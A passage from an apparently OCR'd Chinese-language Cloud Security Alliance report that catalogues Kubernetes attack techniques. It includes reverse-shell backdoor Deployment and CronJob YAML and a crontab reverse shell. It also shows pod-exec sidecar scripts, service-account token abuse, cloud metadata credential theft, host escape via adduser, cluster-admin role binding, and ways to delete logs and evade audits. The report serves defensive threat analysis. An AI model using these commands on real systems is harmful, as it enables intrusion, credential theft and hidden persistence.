
```
      hostPath:
        path: /
        type: Directory
hostNetwork: true
    dnsPolicy: Default
```



2.2.2.3 带有 SSH 服务的容器

在容器化环境中部署 SSH 服务可能会显著增加潜在的安全风险。如果攻击者通过暴力破解、网络钓鱼等手段获取了容器的有效凭证，他们就能够利用 SSH 协议远程访问容器，并可能执行各种恶意操作。在自建容器或 Kubernetes 集群中，SSH 服务的暴露面尤为常见。一些运维人员会将容器当作虚拟机使用，直接在容器内开启 SSH 服务，而这种情况恰恰为攻击者提供了直接入侵容器的途径。一旦攻击者逃逸到 Node 节点，其可直接通过如下图所示的方式（添加用户账号、写入.ssh/authorized_keys 文件等），进一步攻击宿主机或其他网络资源。

©2025 云安全联盟大中华区版权所有



2.2.2.4 应用程序漏洞利用（RCE）

部署在集群中的应用程序，特别是那些易受远程代码执行漏洞或其他允许代码执行的漏洞影响的，可能使攻击者在集群内执行代码。如果服务账户被安装到容器中（这是 Kubernetes 的默认行为），攻击者将能够利用这些服务账户凭证向 API 服务器发起请求。

2.2.2.5 Sidecar 注入

Kubernetes Pod 是 Kubernetes 中的最小部署单元，包含一个或多个容器，这些容器共享网络和存储资源，并作为一个整体进行调度和管理。 Sidecar 容器是一个术语，用于描述位于主容器旁边的附加容器。例如，使用 sidecar 容器收集日志，提供更灵活和集中化的日志管理，扩展主容器的功能。

攻击者可以通过将 sidecar 容器注入集群中的合法 pod 来运行他们的代码并隐藏他们的活动，而不是在集群中运行他们自己的独立 pod。

与其他创建恶意 pod 不同，sidecar 注入更具备隐秘性，不容易被检测到。常见的 sidecar 手工注入有两种方式：一个是通过 kubectl 运行恶意脚本，在 pod 的最后一个容器中安装加密的挖矿

©2025 云安全联盟大中华区版权所有

程序。另外一种方式是使用 curl 、wget 等 shell 命令去连接 API Server。

```bash
#!/bin/bash

# Define the shell command you want to run
COMMAND="echo Executing cryptominer in last container!'"

# Get all pods with more than one container
PODS=$(kubectl get pods --all-namespaces -o json | jq -r '.items[] | select(.spec.containers | length > 1) | .metadata.namespace + "/
# Loop through the pods
while IFS= read -r pod; do
    namespace=$(echo "$pod" | cut -d "/" -f1)
    podname=$(echo "$pod" | cut -d "/" -f2)

    # Get the last container of the current pod
    last_container=$(kubectl get pod "$podname" -n "$namespace" -o=jsonpath='{.spec.containers[-1:].name}')

    echo "Executing command in $podname/$last_container in $namespace namespace"
    kubectl exec "$podname" -n "$namespace" -c "$last_container" -- sh -c "$COMMAND"
done <<< "$PODS"
```

```bash
#!/bin/bash

# Variables
KUBE_API_SERVER="https://<YOUR_API_SERVER_ENDPOINT>"
TOKEN="<YOUR_BEARER_TOKEN>"
CA_CRT="/path/to/ca.crt"  # Path to your cluster's certificate
NAMESPACE="default"  # Adjust if necessary
COMMAND="echo 'Executing a cryptominer in last container without kubectl!'"

# Get all pods in the namespace
response=$(curl -s --cacert $CA_CRT -H "Authorization: Bearer $TOKEN" "${KUBE_API_SERVER}/api/v1/namespaces/${NAMESPACE}/pods")

# Parse the pods with more than one container
pods=($(echo "$response" | jq -r '.items[] | select(.spec.containers | length > 1) | .metadata.name'))

# Iterate over the selected pods
for pod in "${pods[@]}"; do
    # Get the last container's name
    last_container=$(echo "$response" | jq -r ".items[] | select(.metadata.name==\"$pod\") | .spec.containers[-1].name")

    # Use the Kubernetes API's exec functionality.
    # Note: This is a very simplified example, the exec requires more handling like upgrading the request, handling websockets,
    etc.
    echo "Executing command in $pod/$last_container in $NAMESPACE namespace"
    exec_response=$(curl -s --cacert $CA_CRT -H "Authorization: Bearer $TOKEN" "${KUBE_API_SERVER}/api/v1/namespaces/${NAMESPACE}/
    pods/${pod}/exec?container=${last_container}&command=sh&command=-c&command=${COMMAND}&stdin=true&stdout=true&tty=true")

    echo $exec_response
done
```

手工 sidecar 注入可能比较麻烦，但我们可以使用 Cyber Ark 的开源工具 sidecar-injector 作为一个准入控制器来实现自动化 sidecar 注入。

2.2.2.6 使用 Service Account 连接 API Server

Kubernetes 为用户和 Pod 设计了 User Account 和 Service Account 两种账号。其中管理员使用 User Account 与集群进行交互，Pod 进程使用 Service Account 调用 API Server 或其它外部服务。默认情况下，Kubernetes 的 Pod 会携带 Service Account 的访问凭证，若 Service Account 的权限过高

©2025 云安全联盟大中华区版权所有

或没有设置 RBAC，那么攻击者可以通过 service account 向集群下发指令。在较低的版本中，Kubernetes 默认是不会开启 RBAC 的，但自 1.16 版本过后，Kubernetes 开始默认启用 RBAC，并在 1.18 版本成为稳定的功能。

Kubernetes pod 中默认携带服务账户的访问凭证，如果被入侵的 pod 存在高权限的用户，则容器中可以直接通过 service account 向 Kubernetes 下发指令。

示例：service account 在容器内部的默认路径：

```
cd /var/run/secrets/Kubernetes.io/serviceaccount
```

示例：带凭证访问 API server 的方式：

```
curl -voa  -s  https://192.168.0.234:6443/version

# 以下命令相当于 kubectl get node
```

```
curl  -s  https://192.168.0.234:6443/api/v1/nodes?watch  --header "Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJkZWZhdWx0Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZWNyZXQubmFtZSI6ImRlZmF1bHQtdG9rZW4tOGprZmQiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC5uYW1lIjoiZGVmYXVsdCIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VydmljZS1hY2NvdW50LnVpZCI6Ijg4Y2ZmNmYzLWY0NzktMTFlOS1iZmY1LTJlYzU3MmZlMWRjOCIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.OU74OqNcSfOZ__vAO1XJWUw9fvNNI2e4LxHypkpzREmnqrK9UZ-rrp9tG8Vxbc65FlPFj9efdpfWYExxjDDQwQTi-5Afmk4EA6EH-4vEs4V1r4gbOza8cyPVSAjzmEh7uIMgQHVo7y32V_BqUd8cmBoTdgnTY8Nx2QvMC1voYvEWvDKhbMnQjWH1x5Z6jKOiNg7btlK_WXnz8-yU2aO-jgoZFZ8D_qX16mZJ_ZoxEwPNTeNR8pP113ebZGVqBQA1PIFVG4HO1YomZya_DWGleMRYpulnECtBOTYyswzCwN8qJUVsdv6yWH1blWHKzYrkcoDmp2r6QhekaG1KFoX_YA" --cacert ca.crt
```


©2025 云安全联盟大中华区版权所有

2.2.3 持久化

2.2.3.1 创建后门容器

DaemonSet 可以确保在全部的 Node 上始终运行着 Pod 的副本，这样即使一个 Node 里的 Pod 被删除了，其他 Node 里还会保留这个 Pod；Deployments 可以确保 Pod 一直运行在期望状态里，因此如果 Pod 被删除了，Deployments 也会自动将 Pod 再次创建起来，从而恢复到期望的状态。

借助 DaemonSet 和 Deployments 的这些特性，我们可以创建一个后门 Pod，从而避免 Pod 被删除的情况。

这里我们以创建一个 Deployments 的 Nginx 后门容器应用作为演示。

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx-deployment
  labels:
    app: nginx
spec:
  replicas: 2
  selector:
    matchLabels:
      app: nginx
  template:
    metadata:
```

©2025 云安全联盟大中华区版权所有

```
      labels:
        app: nginx
    spec:
      hostNetwork: true
      hostPID: true
      containers:
      - name: nginx
        image: nginx:1.14.2
        command: ["bash"]
        args: ["-c", "bash -i >& /dev/tcp/192.168.7.1/4444 0>&1"]
        securityContext:
          privileged: true
        volumeMounts:
        - mountPath: /host-root
          name: host-root
      volumes:
      - name: host-root
        hostPath:
          path: /
          type: Directory
```

创建后门容器

```
kubectl apply -f nginx-deployment.yaml
```


©2025 云安全联盟大中华区版权所有

在这个 Deployment 后门容器文件里，创建了一个 ReplicaSet 来启动 2 个 Nginx Pod， 并且这些 Pod 启用了特权模式，在启动的时候会自动执行反弹 Shell 命令，并且在 Pod 里还挂载了宿主机的根目录磁盘文件。

如果要删除这个后门容器，仅仅删除 Pod 是不行的，需要把 Deployment 删除掉才行。

```
kubectl delete deployment nginx-deployment
```

2.2.3.2 在已有权限的容器中植入后门

在获取到 Pod 权限的时候，可以在 Pod 中植入反弹 Shell 后门，如果 Pod 中运行了 Web 应用，也可以植入 Web 应用后门。

例如可以通过下面的命令在 Ubuntu 的容器中创建一个定时任务，每天凌晨 1 点反弹一次 Shell

```
(crontab -l 2>/dev/null; echo "0 1 * * * bash -c \"bash -i >& /dev/tcp/<your_vps_ip>/<your_vps_port>
0>&1\"") | crontab -
```

2.2.3.3 Kubernetes 定时任务

通过 CronJob 可以在指定时间运行 Job 任务，因此假如权限丢失了，攻击者也可以通过 CronJob 定期运行 Job 任务从而再次获得权限。

这里我们创建一个每隔 24 小时就会启动一次 Job 任务的 CronJob 后门作为演示，注意下方 YAML 文件里的 batch/v1 的 apiVersion 在 v1.21+ 后被支持，如果是低于 v1.21 的版本则需要将 apiVersion 修改成 batch/v1beta1。

```
apiVersion: batch/v1
kind: CronJob
```


©2025 云安全联盟大中华区版权所有

```
metadata:
  name: nginx-cronjob
spec:
  schedule: "0 0 * * *"
  jobTemplate:
    spec:
      template:
        metadata:
          labels:
            app: nginx
        spec:
          hostNetwork: true
          hostPID: true
          containers:
          - name: nginx
            image: nginx:1.14.2
            command: ["bash"]
            args: ["-c", "bash -i >& /dev/tcp/192.168.7.1/4444 0>&1"]
            securityContext:
              privileged: true
            volumeMounts:
            - mountPath: /host-root
              name: host-root
          restartPolicy: OnFailure
```


©2025 云安全联盟大中华区版权所有

```
        volumes:
        - name: host-root
          hostPath:
            path: /
            type: Directory
```

创建 CronJob 后门容器

```
kubectl apply -f nginx-cronjob.yaml
```

这个 CronJob 后门容器会每隔 24 小时运行一次，如果要彻底删除这个容器，仅删除 Pod 是不行的，因为 24 小时后它会被再次创建，因此需要把这个 CronJob 后门删掉。

```
kubectl delete cronjob nginx-cronjob
```

2.2.3.4 在自定义镜像中植入后门

如果目标在创建 Pod 时，使用了自定义镜像，那么攻击者在获取到自定义镜像仓库的控制权限时，就可以通过将现有镜像替换成恶意后门镜像，这样当下次目标根据这个镜像创建资源时，就会触发后门。

通过下面的命令可以找到现有环境中使用了哪些镜像，从而方便我们判断目标是否使用了自定义镜像。

```
kubectl get pods --all-namespaces -o
jsonpath='{range .items[*]}{.metadata.name}{"\t"}{.spec.containers[*].image}{"\n"}{end}'
```

2.2.3.5 修改安全配置

攻击者可以将 API Server 修改成允许匿名访问，这样即使权限丢失也可以通过 API Server 未

©2025 云安全联盟大中华区版权所有

授权再次获得权限。

2.2.3.6 部署 Shadow API Server

在 2020 年的 RSA Conference 上，Brad Geesaman 提出了 Shadow API Server 的攻击手法，简单的说就是复制现在的 API Server 配置，修改配置文件里和认证的内容，使其允许匿名访问，然后利用这个修改过的配置文件创建 Pod，最后通过这个 Shadow API Server Pod 就可以访问到 API Server 了。

在 CDK 利用工具里集成了这个利用方法,可以使用下面的命令很方便的创建一个 Shadow API Server Pod。

```
cdk run Kubernetes-shadow-apiserver default
```

2.2.3.7 创建和已有 Pod 名称相似的 Pod

一般 Pod 的名称是自定义名称加上随机后缀，例如 kube-proxy-7pgm4，因此如果攻击者在同一个 namespace 下创建一个叫 kube-proxy-3dag5 的后门 Pod，一眼看上去还是具有一定的隐蔽性的，这样也利于攻击者的权限维持。

2.2.4 权限提升

2.2.4.1 利用特权容器提权

如果攻击者获取到特权容器的权限，那么攻击者就可以通过这个特权容器逃逸到宿主机。比较常见的方法有通过挂载目录写入定时任务创建后门用户两种方法，这里以创建后门用户作为演示。

在特权容器中，执行 mount 命令，将宿主机磁盘挂载到当前容器内，然后添加后门用户，最后直接使用 ssh 连接到宿主机即可。

```
mount /dev/sda1 /mnt
```


©2025 云安全联盟大中华区版权所有

```
chroot /mnt adduser backdooruser
```

2.2.4.2 为普通用户添加高权限

如果当前拥有 ClusterRoleBinding 的权限，那么攻击者可以将一个普通权限的服务账号绑定到高权限角色，例如有一个用户叫 bob-sa，先来使用下面的命令查看下 bob-sa 服务账号当前拥有的权限。

```
SA_NAME="bob-sa"
CLUSTER_ROLES=$(kubectl get clusterrolebindings -o json | jq -r ".items[] | select(.subjects[]?.kind
== \"ServiceAccount\" and .subjects[]?.name == \"$SA_NAME\") | .roleRef.name")
ROLES=$(kubectl get rolebindings -o json | jq -r ".items[] | select(.subjects[]?.kind ==
\"ServiceAccount\" and .subjects[]?.name == \"$SA_NAME\") | .roleRef.name")
for role in $CLUSTER_ROLES; do
   kubectl get clusterrole $role -o json | jq '{roleName: .metadata.name, rules: .rules}'
done
for role in $ROLES; do
    kubectl get role $role -o json | jq '{roleName: .metadata.name, rules: .rules}'
done
```

可以看到只有 list pods 的权限

```
{
  "roleName": "bob-role",
  "rules": [
    {
      "apiGroups": [
        ""
```


©2025 云安全联盟大中华区版权所有

```
      ],
      "resources": [
        "pods"
      ],
      "verbs": [
        "list"
      ]
    }
  ]
}
```

接下来使用 ClusterRoleBinding 为 bob-sa 添加 Cluster-admin 的权限

```
apiVersion: rbac.authorization.Kubernetes.io/v1
kind: ClusterRoleBinding
metadata:
  name: cluster-admin-binding
subjects:
- kind: ServiceAccount
  name: bob-sa
  namespace: default
roleRef:
  apiGroup: rbac.authorization.Kubernetes.io
  kind: ClusterRole
  name: cluster-admin
```


©2025 云安全联盟大中华区版权所有

应用 yaml 文件后，再次查看 bob-sa 的权限，就可以看到已经被赋予 cluster-admin 权限了。


```
{
  "roleName": "cluster-admin",
  "rules": [
    {
      "apiGroups": [
        "*"
      ],
      "resources": [
        "*"
      ],
      "verbs": [
        "*"
      ]
    },
    {
      "nonResourceURLs": [
        "*"
      ],
      "verbs": [
        "*"
      ]
    }
  ]
```


©2025 云安全联盟大中华区版权所有

```
}


{
  "roleName": "bob-role",
  "rules": [
    {
      "apiGroups": [
        ""
      ],
      "resources": [
        "pods"
      ],
      "verbs": [
        "list"
      ]
    }
  ]
}
```


2.2.4.3 为 EKS 添加高权限角色

AWS EKS 集群的 Node 机器本质上就是 AWS EC2，因此当 EC2 绑定了 IAM 角色的时候，攻击者可以通过访问元数据获取到角色的临时访问凭证，如果这个角色的权限足够大就可以实现权限提升，在 EC2 中获取角色访问凭证的元数据地址如下：

©2025 云安全联盟大中华区版权所有

```
ROLE_NAME=$(curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/ | head -n 1)
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/$ROLE_NAME
```

如果现有 Node 绑定的角色权限不够大，同时 IAM 中有可以被使用的角色的话，攻击者还可以在 EKS 中创建 Node Group，在创建 Node Group 时可以选择一个有高权限的角色，这样在攻击者新建的 Node 中访问元数据就可以拿到高权限角色的访问凭证了。



2.2.4.4 使用容器里挂载的敏感目录逃逸到宿主机

如果当前 Pod 挂载了一些敏感目录，那么我们可以通过这些敏感目录逃逸到宿主机，具体来说有以下几种：

- /root/.ssh/，通过写入 SSH 公钥连接到宿主机实现逃逸
- /etc，通过写入定时任务实现提权
- /var/spool/cron/，利用定时任务进行提权
- /var/run/docker.sock，利用后门容器实现逃逸
- /proc/sys/kernel/core_pattern，通过向宿主机的 procfs 写入 Payload 实现逃逸
- /var/log，通过软链接实现逃逸
- ……

©2025 云安全联盟大中华区版权所有

2.2.4.5 利用内核漏洞逃逸到宿主机

如果 Pod 所在宿主机存在内核漏洞，那么攻击者可以借助内核漏洞从容器逃逸到宿主机，内核漏洞具体有 CVE-2016-5195、CVE-2017-1000112、CVE-2020-14386、CVE-2021-22555、CVE-2022-0847 等等。

2.2.4.6 利用 Docker 漏洞逃逸

如果 Docker 自身存在漏洞，那么当攻击者处在 Docker 内部的时候，可以借助 Docker 漏洞进行逃逸，Docker 漏洞具体有 CVE-2018-15664、CVE-2019-5736、CVE-2019-16884、CVE-2021-30465、CVE-2024-21626 等等。

2.2.4.7 利用 Kubernetes 漏洞进行提权

如果 Kubernetes 自身存在漏洞，那么攻击者可以通过 Kubernetes 的漏洞进行提权，Kubernetes 漏洞具体有 CVE-2017-1002101、CVE-2018-1002105、CVE-2021-25741 等等。

2.2.4.8 通过泄露的凭证信息提权

在容器中，攻击者会通过信息收集寻找访问凭证，这些访问凭证可能是云上的凭证或者 API Server 的 Token 等，当攻击者拿到这些访问凭证后，如果有较高权限的访问凭证，那么攻击者就可以实现提权操作，下面是一些可能存在访问凭证的地方：

- 环境变量
- ~/.aws/credentials
- ~/.azure/msal_token_cache.json
- ~/.azure/TokenCache.dat
- ~/.config/gcloud/access_tokens.db
- ~/.kube/config
- /etc/Kubernetes/azure.json
- /var/run/secrets/eks.amazonaws.com/serviceaccount/token
- /var/run/secrets/Kubernetes.io/serviceaccount/token
- ……

©2025 云安全联盟大中华区版权所有

2.2.5 防御绕过

2.2.5.1 容器日志清理

攻击者在完成攻击后，为了避免被发现，一般会将容器内的应用程序日志或操作系统日志删除，从而避免自己被发现，比较常见的痕迹清理操作有删除执行命令的 history 记录、删除攻击者自己创建的临时文件、删除含有攻击代码的网站访问日志、删除 API Server 审计日志等。

2.2.5.2 Kubernetes event 日志清理

Kubernetes 可以捕获集群操作的审计日志，这里记录了集群中资源状态的变化和故障等，因此也可能会包含一些攻击者的操作记录，攻击者为了避免被发现可能会通过 kubectl delete events --all 命令删除所有事件。

2.2.5.3 部署 Shadow API Server

在上文的权限维持部分，提到了使用 Shadow API Server 实现权限维持，在 Shadow API Server 中因为 kubectl 请求不经过合法的 API Server，因此借助 Shadow API Server 攻击者可以使自己的攻击行为在审计日志中匿名。


2.2.5.4 通过匿名网络访问

当 Kubernetes 启用审计日志时，攻击者请求 API Server 的 IP 就会被记录，攻击者为了避免被发现，一般会采用代理 IP 或者匿名网络节点如 Tor 网络访问目标。

2.2.5.5 修改请求来源的 UA 头

和匿名网络访问一样，如果请求来源有一些攻击特征可能会引起目标的警觉，例如在 Kali、Parrot、Pentoo 操作系统下使用 AWS CLI 请求 AWS EKS 服务的 API 接口时可能会引发 GuardDuty 的安全告警，因此攻击者在 Kali 等操作系统上发起请求时，为了避免产生告警，攻击者会将自己的 User Agent 修改成看起来是正常请求的样子。

©2025 云安全联盟大中华区版权所有



2.2.5.6 禁用安全产品

攻击者在拿到权限后，一般会先看看当前环境下有哪些安全产品，攻击者为了隐藏自己的行为，可能会卸载容器安全产品的 Agent 或者临时关闭安全监控，比如攻击者可以修改 API Server 配置，将 Kubernetes 审计功能进行关闭。

2.2.5.7 创建和已有 Pod 名称相似的 Pod

创建相似名称的 Pod 除了被用于权限维持外，攻击者还会将其用来进行防御绕过，攻击者在创建 Pod 时，为了更隐蔽可能还会伪装成 Kubernetes 内置的一些 Pod，云服务商里的 Kubernetes 服务也会内置一些 Pod，这些 Pod 的名称都可能被攻击者借鉴用来创建相似名称的 Pod。


2.2.5.8 Kubernetes 审计日志绕过

一些云原生安全产品会对 Kubernetes 的审计日志进行收集和解析，受限于资源限制，如果日志过长可能就会引发日志截断，导致部分日志信息不会被安全产品分析。

例如虽然 Kubernetes API 请求的最大大小有 1.5 MB，但 Google 的日志监控服务 StackDriver 最大只能解析 256 KB 的内容，如果日志太大，StackDriver 就只会记录元数据放弃解析日志。通过

©2025 云安全联盟大中华区版权所有

这个特性，攻击者可以发送体积较大的请求从而绕过部分日志审计产品。



2.2.5.9 在云厂商监控区域外进行攻击

云平台一般会提供一些监控告警服务，如果目标没有开启全部区域的监控，那么就可能出现一些监控盲区，攻击者如果在一些没有被监控的区域下发起攻击就可以绕过云平台的监控。

